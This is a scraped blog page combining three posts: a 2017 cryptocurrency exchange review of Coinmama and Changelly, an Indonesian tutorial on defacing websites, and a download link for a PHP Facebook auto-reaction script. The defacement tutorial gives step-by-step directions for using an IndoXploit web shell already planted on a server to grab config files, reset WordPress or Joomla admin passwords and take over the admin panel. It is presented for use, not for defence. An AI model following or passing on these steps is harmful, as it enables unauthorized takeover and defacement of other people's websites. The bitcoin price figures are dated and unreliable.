5) Coinmama : Buy, Trade Bitcoins with Credit Card

Coinmama :  Buy Trade Bitcoins with Credit Card

Description: Coinmama It's also one of the oldest ones. Founded in 2013. It allows you to buy bitcoins using a credit card. You can also make deposits to your account via Money Gram or Western Union.

Pro: Accepts credit cards and has a good graphic interface.

Cons: Above average transaction costs. Technical support is a bit slow.

6) Changelly Fast Cryptocurrency Exchanges


Changelly : If you’re somewhat new to cryptocurrency and you’ve just received your first Bitcoin or Ethereum through a service like Coinbase, you might want to exchange some of your large crypto for an alt-coin. To do this, you can use an exchange like Bitstamp, or if you’d prefer a simpler service (With The Lowest Fees), you can use Changelly.

Read related post: TREZOR Or LEDGER Nano S Bitcoin hardware wallet

Bitcoin prices are quite volatile, only in December 2016 the price rose by approximately 15%. At the time of writing this article the price of 1 bitcoin is of around USD $ 14.000. It is speculated that it has mainly increased in the last few days because of the capital control policies imposed by the governments of China, India, Venezuela and other countries.

We believe that 2018 will be a very interesting year for cryptocurrencies. On our part, we hope to make some special and sporadical operations to try to take advantage of this cryptocurrencies wild fluctuations, as well as those of other cryptocurrencies such as Ethereum, Monero and Dash.

Before you leave, we'd like you to answer the following questions:

a) Have you invested/speculated with bitcoin?

b) Have you used bitcoin to pay for products and services?

Tell us about your experience using Bitcoin or any other cryptocurrency.

Thursday, December 7, 2017

Cara Deface Metode Grab Config IndoXploit

 
Fazlast akan membagikan tutorial grab config di shell indoxploit, untuk tutorialnya silakan simak di bawah ini
Tutorialnya :
- Buka akses shell kalian terus klik config kalo berhasil maka akan muncul tulisan done.

- Buka Directory hasi Grab Config tadi di /idx_config/ terus klik Auto Edit User
- Maka tampilanya akan seperti ini 
- Set user password terserah terus klik hajar, kalo berhasil maka hasilnya seperti ini
- Tinggal login dahh dengan user password yang baru misal cms wordpress berarti site.coli/wp-login jika cms joomla site.coli/administrator.
 
Sekian tutorial cara grab config.
sumber :  http://ost-cyber.zone.id

Saturday, December 2, 2017

Download Script Facebook Reaction [PHP]

Script Facebook Auto Reaction+Like PHP
Link Download :
https://drive.google.com/open?id=1ZY3OP2fTCG7SszzP6OPXJKX73Gz_r9E6

Thank's